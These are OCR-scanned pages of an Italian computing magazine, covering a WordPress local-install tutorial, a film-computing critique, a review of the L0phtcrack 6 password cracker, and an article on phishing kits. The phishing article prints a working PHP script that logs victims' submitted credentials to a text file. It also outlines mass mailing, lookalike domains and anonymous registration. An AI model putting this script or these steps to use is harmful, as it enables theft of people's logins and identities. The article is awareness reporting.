


Figura 1. Indichiamo una password per l'utente di amministrazione, root, di MySQL.

la stesura dell'articolo, il file da scaricare è **wordpress_it_IT_271.zip**). Terminato il download, creiamo **in /var/www** la directory per il nostro blog con il comando **"sudo mkdir /var/www/blog"** e, quindi, scompattiamo in questa directory l'archivio zip di wordpress:
sudo unzip wordpress_it_IT_271.zip -d /var/www/blog

:: Creiamo il database per Wordpress

A questo punto dobbiamo creare il database necessario per il funzionamento di Wordpress. Per fare questo utilizzeremo il semplice ma efficiente client testuale di MySQL. In una console di terminale lanciamo il comando **"mysql -u root -p"** e, quindi, inseriamo la password per l'utente root di MySQL che abbiamo stabilito in precedenza. Ci accoglierà il prompt del client di MySQL. Qui eseguiamo i tre comandi che seguono:
CREATE DATABASE wordpress;
GRANT ALL PRIVILEGES ON wordpress.* TO "utente"@"localhost" IDENTIFIED BY "password";
FLUSH PRIVILEGES;
Nel secondo comando, al posto di "utente" inseriamo il nome dell'utente del database di Wordpress (ad esempio, possiamo usare "wordpress" come nome) ed al posto di "password" la password relativa a quest'utente. I due valori che inseriamo qui ci serviranno nella successiva configurazione di Wordpress. Eseguiti i tre comandi indicati, usciamo dal client di MySQL lanciando il comando interno **"EXIT"** (**Figura 3**).

:: Configuriamo Wordpress

Dopo aver generato il database, è il momento di inserire in un file di configurazione di Wordpress le informazioni sul database appena creato. In un terminale entriamo dunque nella directory in cui abbiamo scompattato l'archivio di Wordpress (**"cd /var/www/blog"**) e lanciamo il comando **"sudo nano wp-config-sample.php"**. Nel file che viene aperto dall'editor nano cerchiamo la riga **"define('DB_NAME', 'putyourdbnamehere');"** ed inseriamo al posto di 'putyourdbnamehere' il nome del database creato nel paragrafo precedente (nel nostro caso, 'wordpress'). Poi interveniamo sulla riga **"define('DB_USER', 'usernamehere');"** inserendo invece di 'usernamehere' il nome dell'utente del database (ancora 'wordpress'). Infine cambiamo la riga **"define('DB_PASSWORD', 'yourpasswordhere');"** inserendo al posto di 'yourpasswordhere' la password che abbiamo stabilito per l'utente del database. Fatto ciò, premiamo i tasti **Ctrl + O** e poi Invio per salvare le modifiche al file e schiacciamo **Ctrl + X** per uscire dall'editor. Tornati al terminale, rinominiamo il file di configurazione di Wordpress mediante il comando seguente:
sudo mv wp-config-sample.php wp-config.php



Figura 2. La pagina Web da cui possiamo scaricare l'applicazione Wordpress localizzata in lingua italiana è www.wordpress-it.it

:: Eseguiamo lo script di installazione

Ora non rimane che eseguire lo script di installazione di Wordpress. Lanciamo quindi il nostro web browser preferito ed apriamo l'URL "http://localhost/blog". Se tutto procede correttamente, apparirà una pagina di benvenuto. In caso di utilizzo di Firefox come browser, è possibile che al posto di questa pagina compaia un messaggio di errore: in tal caso entriamo nel menu Strumenti del browser e clicchiamo sulla voce "Elimina i dati personali"; nella finestra che appare, quindi, clicchiamo sul pulsante "Elimina i dati personali adesso". Alla successiva apertura dell'indirizzo "http://lo-




Figura 3. Questi sono i comandi necessari per creare il database MySQL della nostra installazione di Wordpress.

XML IMPORT-EXPORT

La possibilità di importare ed esportare il contenuto di un blog utilizzando un semplice file XML è disponibile nelle versioni più recenti di Wordpress e non è esente da alcune limitazioni: soprattutto, tale metodo risulta l'ideale per importare con facilità blog di grandi dimensioni. Il metodo alternativo, più complesso ma anche più efficiente, consiste nel copiare in locale direttamente il database MySQL ed i file presenti nel blog remoto, capiamo tutti benissimo però il rischio di lasciare indietro qualcosa. Per maggiori informazioni possiamo leggere la pagina web http://www.fabriziosinopoli.it/2009/01/09/trasferire-un-blog-wordpress-sul-pc/

calhost/blog", farà la sua comparsa la pagina di benvenuto.

:: Il blog è pronto

Nella pagina di benvenuto di Wordpress, dunque, indichiamo un Titolo per il blog ed inseriamo il nostro indirizzo email. Dato che questa installazione di Wordpress serve per effettuare esperimenti che andranno poi a convogliare nel nostro blog online, possiamo togliere la spunta dall'opzione "Voglio che il mio blog appaia su motori di ricerca come Google e Technorati". Infine premiamo il pulsante "Installa WordPress". Nella schermata successiva ci vengono fornite delle informazioni importanti: il nome dell'utente per amministrare il blog, chiamato admin, e la password di questo. A questo punto l'installazione del nostro blog è terminata e possiamo cliccare sul pulsante "Collegati" in basso nella pagina. Nella schermata che segue (**Figura 5**) inseriamo il nome dell'utente (admin) e la password indicata nella schermata precedente.



Figura 4. Ecco la pagina di benvenuto di Wordpress.



Figura 5. La schermata di accesso al nostro blog. Inseriamo l'utente admin e la sua password .

:: Importiamo i contenuti del blog online

L'interfaccia di amministrazione del blog in locale è "http://localhost/blog/wp-admin/" mentre l'indirizzo del blog stesso è, semplicemente, "http://localhost/blog/". Il passo successivo è quello di importare i contenuti del blog attivo su Internet nel blog sul PC. Apriamo quindi la pagina di amministrazione del blog online (ad esempio, "http://www.mioblog.it/wp-admin/"), entriamo nella sezione Strumenti e quindi nella sottosezione Esporta. Nella schermata che appare, poi, clicchiamo sul pulsante "Scarica file di esportazione": in questo modo scaricheremo sul PC un file di tipo XML (chiamato, ad esempio, wodpress.2009-04-29.xml) con i contenuti del blog online. A questo punto apriamo la pagina per l'amministrazione del blog locale, entriamo in Strumenti e clicchiamo su Importa. Nell'elenco che appare selezioniamo la voce WordPress, quindi nella schermata che segue inseriamo il percorso del file XML di esportazione e clicchiamo su "Carica il file ed importa" (**Figura 6**).

Ora la nostra copia locale del blog è perfettamente configurata e funzionante. Non ci rimane che effettuare tutte le prove di cui necessitiamo, senza rischiare di compromettere il corretto funzionamento del blog accessibile al pubblico.




Figura 6. Importiamo sul blog locale il file XML con il contenuto del blog che già abbiamo pubblicato online.

KUNG FU!

Essere hacker è anche predisposizione mentale: le vie per i migliori risultati

Vi siete mai chiesti perché, nei migliori luoghi comuni, l'hacker è visto come uno smanettone ai limiti della paranoia con le sue manie, le sue fissazioni e i suoi riti? La risposta è facile: perché funziona! I risultati migliori si ottengono quando la predisposizione, mentale e ambientale, è quella giusta. E non vale solo per gli hacker, è una cosa molto più generica e può andare a beneficio di tutti.

:: Allenamento per la mente

A dispetto di quanto spesso si legge in giro, non è vero che per essere hacker bisogna per forza sposare una corrente di pensiero particolare. Per lo meno, non è necessario essere ligi praticanti di qualche strana religione orientale: quello che ci basta è ciò che ci permette di raggiungere quello stato di attenzione e di apertura mentale utile per il nostro scopo, che sia l'accesso a un sistema, la sprotezione di un programma, l'individuazione di informazioni nascoste o quant'altro. Un po' quello che gli atleti chiamano "la zona", lo stato in cui anche i gesti più difficili riescono senza alcuna difficoltà e senza apparente dispendio di energie. La filosofia Zen è quella che vi si avvicina di più e, nel nostro ambiente, il motto "qui ci vuole un po' di Zen" è tutt'altro che una semplice battuta. Prima creiamo le condizioni ottimali, eliminando qualsiasi fonte di distrazione: chiudiamo la porta della stanza e il messenger, abbassiamo se possibile le luci, isoliamoci dall'ambiente con musica adatta in cuffia e no, hard rock ed heavy metal non vanno bene, proviamo con Sounds of Nature o un mix di brani New Age. Restiamo in questo stato per qualche minuto, respirando lentamente, fino a quando non riusciamo a focalizzare la nostra attenzione sul nostro compito senza alcuna difficoltà. Ok, il bicchierino sta bene se poi non dobbiamo guidare, ma solo di vodka russa.

:: Arti marziali

Le arti marziali orientali da sempre vengono considerate ideali per acquisire la giusta disciplina nell'affrontare le cose. Anche in questo caso, non dobbiamo diventare maestri di Karate o Ju-Jitsu, ma fare nostri gli insegnamenti che molti stereotipati film sull'argomento (specialmente degli anni '80) ci hanno propinato. Disciplina! Per raggiungere il nostro scopo ci vogliono dedizione e perseveranza, altrimenti non approderemo mai a niente. Rimane un'ultima cosa: ci vuole profonda conoscenza dei nostri mezzi, delle nostre possibilità e dei nostri limiti. Dobbiamo studiare tanto, il tempo speso leggendo per informarsi è sempre molto più di quello impegnato in azioni dirette.

Se non credete a quanto detto finora, provateci. Scoprirete un nuovo modo di vedere le cose e proverete sulla vostra pelle che è tutto vero.


Se crediamo che certi strumenti maligni li abbiano solo i malintenzionati, stiamo sbagliando

ANDIAMO A PESCARE

Negli ultimi tempi abbiamo tutti notato come i tentativi di phishing siano diventati più raffinati, più subdoli, e spesso ci meravigliamo che ancora oggi ci sia qualcuno che si fa abbindolare dalle famose mail fasulle. Ma forse non c'è molto da meravigliarsi: ormai queste mail arrivano a dir poco alla perfezione, in lingua corretta e del tutto simili a quelle che la nostra banca o le poste ci invierebbero per una comunicazione ufficiale e anche i siti in cui si finisce quando si clicca sul link pirata che esse contengono sono indistinguibili da quelli reali se non si fa molta attenzione.

:: L'inganno

Sappiamo bene come funzionano le cose: arriva una mail nella nostra casella di posta, apparentemente spedita dalla nostra banca (o da enti simili), in cui ci chiedono di fare clic su un collegamento per accedere al nostro account e confermare i nostri dati anagrafici, oppure per ritirare un premio in denaro o con altre scuse simili. Il link naturalmente rimanda a un sito pirata, riconoscibile spesso solo per l'URL riportata nella barra degli indirizzi ma per il resto identico a quello reale, in




Il contenuto di una raccolta di script per phishing: tra gli altri eBay e YouTube.

cui troviamo un modulo da compilare con i nostri dati, tra i quali il numero della carta di credito. Non appena facciamo clic sul pulsante di invio, questo dati sensibili che noi crediamo vengano inviati ai responsabili della nostra banca vengono in realtà inseriti in un database di proprietà dei pirati, i quali disporranno poi dei mezzi per rubarci somme di denaro e la nostra stessa identità. Ciò che fa funzionare questo inganno è quindi una pagina Web, collegata a uno script per la gestione dei dati: tecnicamente si tratta di una cosa molto semplice. Se però pensiamo che questi script e queste pagine siano in possesso solamente di chi li ha scritti, siamo in errore: cercando adeguatamente sul Web si possono trovare addirittura delle raccolte di script contenenti pagine e procedure per rubare dati a clienti di numerosi siti e numerose banche, praticamente pronti all'uso.

:: Li abbiamo trovati

Per questioni di sicurezza non pubblichiamo qui i link per poter recuperare queste raccolte, ma non sarà difficile, inserendo termini come "phishing scripts" in Google, incontrare alcuni siti che le ospitano.
Il file da scaricare è molto leggero, si tratta di qualche KB. Al suo interno, ordinati in cartelle che riportano il nome del sito o della banca che sono in grado di mimare, troviamo la pagina di presentazione del modulo da compilare da parte del "pollo" da spennare e lo script che gestisce i dati inserendoli in un database o in un file di testo che poi può essere consultato con calma, come il pescatore controlla la rete per vedere che pesci ha preso.
La raccolta che abbiamo preso in esame è dedicata al phishing dei dati per siti Web famosi: eBay, YouTube, persino Facebook. Nelle cartelle troviamo due script PHP e un file di testo. Il primo dei due script è quello che riproduce la pagina Web del sito bersaglio, indistinguibile da una reale. Il secondo invece si occupa di salvare i dati di accesso del malcapitato che dovesse cliccare sul link maligno nel file di testo password.txt, che poi si può recuperare e consultare con calma. Se tutto va come deve, in breve questo file di testo dovrebbe riempirsi dei dati di accesso di diverse persone, e chi li ha piazzato gli script diventerà padrone della loro identità sul sito originale.



La pagina "esca" che ci viene mostrata da uno di questi script, in questo caso Gmail: è praticamente indistinguibile dall'originale.

:: Ma funzionano?

Non resta che provarli: in realtà, in questi archivi ci sono solamente gli script e i file di testo che dovranno contenere le password, tutto il resto del lavoro deve farlo chi intende usarli.
Innanzitutto, occorre un sistema che invii email di massa, l'esca per i pesci. Ovviamente deve essere scritto e usato in maniera adeguata: deve riprodurre una mail ufficiale per essere confusa con una comunicazione legittima, inviare anonimamente questa mail a migliaia di persone (più alti sono i numeri e più facile è per il cattivo di turno avere successo) e porre gli script e il file di testo corrispondente su un sito proprio. Ma per fare le cose fatte bene l'indirizzo di questo sito deve poter essere confuso con quello del sito reale, altrimenti l'inganno viene svelato. Bisognerebbe quindi registrare un dominio simile a quello reale, ma non si possono usare i dati personali reali dato che, visto che si sta commettendo un reato, non si vuole certo finire per essere beccati dalle forze dell'ordine. Funzionare, quindi, dovrebbero funzionare, ma non è così semplice come trovare questi archivi poi implementare un sistema adeguato per poterli usare.

[Script di inserimento]

```
<?php
header("Location: http://www.gmail.
com");
$handle = fopen("password.txt", "a");
foreach($_GET as $variable => $value) {
   fwrite($handle, $variable);
   fwrite($handle, "=");
   fwrite($handle, $value);
   fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```

:: La sorpresa

Ciò che ci ha meravigliato di più non è tanto il funzionamento ingegnoso del sistema, che dopotutto non è nemmeno complesso da implementare.
Ci ha sorpreso invece la facilità con cui è possibile trovare questi script nella Rete, quasi come si trattasse di cose normali. Il nostro vantaggio è che, disponendone, possiamo studiare le tecniche di offesa dei malintenzionati per poterci difendere, ma rimaniamo comunque all'erta, perché se queste raccolte sono così diffuse e facili da trovare, vuol dire anche che aumenteranno a dismisura i tentativi di chi vorrà soffiarci la nostra password di Facebook o Gmail.

Computer al cinema

Connessioni facilissime, Internet a velocità della luce, comandi vocali e telecomandi per tutto. I computer dei film sono meravigliosi

Come si sconfiggono gli alieni? Ma è semplice: basta entrare nella loro nave madre, collegare il nostro fido Macintosh al loro server principale e passargli un virus. Trattandosi di un film di fantascienza, Independence Day, è normale che tutto sia fantascientifico ma dovrebbe almeno essere credibile. Invece si fatica a credere che un Mac si possa collegare senza problemi a normali reti di PC, figuriamoci a un server alieno. Più di uno ha pensato che il film rappresentava alieni non troppo evoluti, anche considerando che un virus informatico creato per un Mac non funziona per PC o per Linux (e viceversa). Quindi questi alieni dovevano usare un server Mac: fantascientifico lo è di sicuro, credibile un po' meno. Di certo c'è che Independence Day è un film che dal punto di vista informatico è in ottima compagnia: a partire da Wargames, del lontano 1983, fino agli ultimissimi film, non sembra proprio che l'informatica sia una materia particolarmente studiata dagli sceneggiatori.

:: Evvai di missili!

Proprio Wargames introduce un tema caro a tutti gli sceneggiatori: con un collegamento di qualsiasi genere si può fare di tutto. Se una volta bastava fare un colpo di telefono al supercomputer che controlla tutte le testate atomiche USA, dotato di una sola e singola password di accesso, oggi è addirittura più semplice. Tramite Internet ci si inserisce nei circuiti bancari, ci si dà al gossip intercettando le immagini dei satelliti militari, si consultano banche dati supersegrete, si modificano gli allarmi delle banche… Il tutto con pochissime o nulle difficoltà. Una situazione leggermente diversa da quella reale, dove un hacker che penetra in un sistema di difese di media entità impiega comunque notevoli sforzi e molto tempo oppure si deve avvalere di uno staff. Senza contare che molti sistemi non sono connessi alla Rete e, come nel caso dei circuiti bancari, dispongono di reti, isolate, proprie. Probabilmente è un problema di noi informatici comuni: abbiamo oggettive difficoltà di apprendimento. Se così non fosse sarebbe difficile spiegarsi le parole della ragazzina dodicenne di Jurrasic Park che salva tutti agendo su un sistema Unix e affermando che "Questo è UNIX, è semplice". Dopotutto è quello che pen-



Diverse aziende, tra cui Sony, stanno studiando gli schermi 3D. Saranno splendidi per giocare e fare grafrica ma per impartire comandi sono meglio gli schermi 2D.


siamo nel profondo tutti noi. Lei, in più e per sua stessa ammissione, l'aveva studiato a scuola: più facile di così... Anzi: è consolante sapere che i soldi dei contribuenti vengano spesi così bene da riuscire a insegnare UNIX ai ragazzini. La poca comprensione di noi informatici della nostra materia è comunque abissale, considerando che, per esempio, è normale che su un floppy sia possibile trasferire immensi progetti oppure l'intero scibile dell'umanità in pochi minuti (generalmente un istante prima dell'arrivo della guardia), così come è normale che l'accesso a qualsiasi sistema chieda, con una finestra enorme e piuttosto appariscente, qual è la password. Quindi i nostri dischi crittati e nascosti con TrueCrypt sono roba vecchia e dobbiamo farcene una ragione. Le dimensioni, poi, sono decisamente un'opinione: a fronte di normali monitor con caratteri di dimensioni inferiori al centimetro, i monitor dei film usano dei caratteri system da almeno 5 cm.

:: Non sanno fare clic...


Altra questione è la scrittura: chiunque usi un computer in un film, specialmente se mostrato come sfondo di una scena principale, sta scrivendo. Probabilmente una nuova versione della Divina Commedia, visto che tutti, in innumerevoli film, sembrano ignorare totalmente il mouse. Almeno: quando c'è, visto che in molti computer sembra sparito. In compenso, in alcuni film viene usato per rispondere ai messaggi di posta. Perché la posta, nei film, esiste e tutti i messagig che si ricevono sono significativi. I filtri antispam sono così potenti che nessun messaggio è inutile. Che dire, poi, dei computer in sé? Nella vita di tutti i giorni vediamo come gli apparecchi veramente complessi subiscano riduzioni di dimensioni in modo regolare mentre nei film, generalmente, più una cosa è complessa e più deve essere grande. Ovviamente, più è grande e tanto maggiori devono essere i tasti di cui dispone che, generalmente, non hanno alcuna etichetta (perché chi le usa sa tutto a memoria) oppure ne hanno pochissime tra cui l'immancabile dell'autodistruzione. Tasto che, naturalmente, potrebbe non funzionare correttamente ma non c'è problema: nei film c'è sempre una procedura manuale che supplisce alle mancanze delle macchine. Si può obiettare che a fronte di errori clamorosi, in alcuni film si offra una descrizione realistica delle cose ma, anche qui, l'errore è in agguato.

:: Futuro? Bah!

Dall'esperienza di tutti i giorni e da studi di settore, per esempio, è assicurato che le interfacce 2D a caratteri e pulsanti permettono di svolgere in modo estremamente veloce e preciso compiti anche complessi, difficilmente gestibili, per gli umani, in ambienti 3D oppure con comandi di altro genere. Ovviamente, siccome Minority Report è ambientato nel futuro, doveva esserci per forza uno schermo 3D su cui muovere



Interfacce 3D da usare tutti i giorni? Alcune ci sono già, almeno a livello sperimentale, ma non sono pratiche come si vuol far credere.



Sembra che tutti i notebook dei film abbiano la potenza di un CRAY e permettano di navigare a velocità super da qualsiasi angolo del mondo. Invidia!

finestre, alla faccia dell'usabilità del sistema: è moderno, è cool e va usato. Così come il computer dell'Enterprise non solo capisce il linguaggio umano ma è telepatico: a fronte di comandi brevi, riesce ad eseguire una serie di operazioni complesse e dettagliate. Allo stesso tempo è normale che sugli schermi della Nabucodonosor di Matrix scorrano scritte "in codice sorgente" che debbano essere interpretate quando sarebbe stato tanto più facile, in un mondo così tecnologico, far interpretare i simboli direttamente a un computer. Lasciamo stare, poi, le connessioni: veramente da sogno, ovunque! Qualsiasi portatile fornisce immagini in videoconferenza in tempo reale in qualsiasi parte del globo e ha prestazioni degne di un CRAY. Ovviamente senza cavi e senza antenne, che sono cose superate. Allo stesso tempo, malgrado l'usabilità discutibile, nei film succede che chiunque sappia usare qualsiasi interfaccia. Anche quelle che non ha mai visto prima. Il che è sintomo di un monopolio dei creatori di interfacce oppure dell'uso di un solo sistema operativo per qualsiasi dispositivo. Alcuni obietteranno che tutte le rimostranze fatte fino a qui sono poca roba rispetto alle storie che vengono raccontate nei film. Proprio questo, secondo noi, è il problema: a fronte di investimenti per milioni di dollari, spenderne un centinaio per far leggere il copione da un qualsiasi informatico permetterebbe di ottenere un prodotto certamente più realistico.


Il ritorno di L0phtcrack 6

Scopriamo le caratteristiche della nuova versione del famoso tool di password crack


Dopo quasi 3 anni dall'ultimo rilascio (LC5) torna l'insostituibile tool in una veste completamente rinnovata. La versione precedente era stata venduta alla Symantec che, dovendo obbedire alle nuove regole imposte dal governo americano, non poteva vendere al di fuori di USA e Canada. In realtà Symantec acquistò l'azienda che aveva prodotto il tool, la @stake, probabilmente per controllare un prodotto che funzionava troppo bene, che aggrediva il "suo" mercato e, probabilmente, troppo potente per poterlo inserire all'interno della sua offerta commerciale. Ma proprio all'inizio di quest'anno, il team originario L0phtcrack ha riacquistato il software dalla Symantec e lo ha aggiornato alla versione 6 (LC6) rendendolo disponibile a tutti in forma demo (www.l0phtcrack.com).

:: Cosa c'è di nuovo

LC6 è composto da svariati strumenti le cui caratteristiche sono rese interessanti dalla possibilità di schedularle e soprattutto di poter sfruttare la potenza di calcolo delle versioni a 64 bit di Windows, oltre che del supporto di algoritmi multiprocessore, monitoraggio di rete e decodifica. E va detto che è tuttora il più semplice tool da utilizzare per recuperare la password, con un'interfaccia intuitiva e semplice da usare, ma non solo. Sono stati infatti introdotti alcuni wizard che permettono anche all'amministratore con meno esperienza di condurre indagini di sicurezza di alto livello, ricevendo indietro una mole di informazioni che con altri metodi richiederebbero molto più tempo (e anche molte più conoscenze). Al di là del giudizio personale infatti, va riconosciuto al programma il merito di organizzare la raccolta di informazioni corredandola di rappresentazioni grafiche e dati statistici che possono soddisfare anche i palati più difficili.



L'interfaccia della nuova versione di L0phtcrack è stata rinnovata e si presenta con un look decisamente più moderno.



Le procedure wizard rendono l'utilizzo del programma estremamente semplice e intuitivo anche per i meno esperti.

:: Le caratteristiche del tool

L'elenco delle funzionalità di LC6 è molto lungo e riportiamo solo le informazioni principali che vengono pubblicizzate dal team:

Password Scoring
LC6 valuta le password in base a un determinato punteggio, dato dalla conoscenza delle migliori raccomandazioni utilizzate al momento dall'industria. I possibili risultati possono essere: Strong, Medium, Weak, or Fail.

Pre-computed Dictionary Support
Per sessioni di verifica delle sicurezze, è un obbligo possedere dei dizionari di password pre-calcolate e LC6 supporta gli hashes delle password. In questo modo un audit può durare dei minuti invece che ore o giorni.

Windows & Unix Password Support
LC6 importa e cracca file di password di Unix ed è in grado di effettuare un audit partendo da una singola interfaccia di rete.

Remote password retrieval
LC6 è in grado di importare le password da un Windows remoto, incluse le versioni a 64 bit di Vista, Windows 7 e macchine UNIX, senza ulteriori software di terze parti.

Scheduled Scans
L'attività di auditing di LC6 può essere schedulata su base giornaliera, settimanale, mensile o eseguita soltanto una volta.

Remediation
LC6 offre una valutazione di soluzioni alternative per gli account con password poco sicure. Tali account possono essere disabilitati o le loro password possono essere fatte scadere direttamente dall'interfaccia di LC6.

Updated Vista/Windows 7 Style UI
L'interfaccia utente è stata migliorata e aggiornata. Più informazioni sono accessibili per ogni account, inclusa l'età della password, lo stato dei blocchi e lo stato dell'account (se è attivo o è stato disabilitato ad esempio)

Executive Level Reporting
LC6 ha un'interfaccia real-time, divisa in più colonne. I risultati degli auditing sono visualizzati sulla base del metodo di auditing, il grado di rischiosità e set dei caratteri usati dalla password.

Password Risk Status
Visualizza lo stato del rischio in quattro diverse categories: Empty, High Risk, Medium Risk, and Low Risk.

Password Audit Method
Visualizza la completezza dei quattro metodi usati da LC6: Dictionary, HybridHybrid, Precomputed, and Brute Force.


Password Character Sets
Visualizza la completezza del set di caratteri usati, includendo caratteri alfanumerici, simboli, caratteri internazionali.

Password Length Distribution
Visualizza la lunghezza media della password scoperta per ogni account.

Summary Report
Riassume lo stato della password (Locked, Disabled, Expired) o se la password è più vecchia di 180 giorni.



L0phtcrack è in grado ri ottenere le password all'interno di una rete Windows NT72000/2003 e Unix sotto ssh.



I report delle azioni compiute vengono presentati sotto forma grafica per una immediata visualizzazione e comprensione.

Summary
Numero degli account craccati e il numero dei Domini testati.

Foreign Password Cracking
LC6 supporta i set di caratteri stranieri per il Brute Force, così come dizionari esterni. Tramite i menu a tendina è possibile cambiare la lingua e il set di caratteri. LC6 viene comunque fornito con diversi dizionari stranieri.

:: Quanto costa

LC6 è decisamente un prodotto destinato a rivoluzionare la scena dei tool di sicurezza ed è disponibile in tre versioni per tutte le tasche: Professional (295$), Administrator (595$) e Consultant (1195$). Sostanzialmente le ultime due differiscono per la quantità di client che si possono analizzare e per un avanzato controllo delle tabelle di hash delle password.

Per avere un'idea di tutte le possibilità offerte, oltre chiaramente a provare liberamente il prodotto che in versione demo permette di effettuare svariate analisi, vi consigliamo di leggere la documentazione. La manualistica è liberamente consultabile online all'indirizzo HYPERLINK "http://www.l0phtcrack.com/help"www.l0phtcrack.com/help e sono presenti diversi tutorial che spiegano passo passo come sviluppare un'analisi tramite LC6.

Massimiliano Brasile

Finalmente in edicola la prima rivista
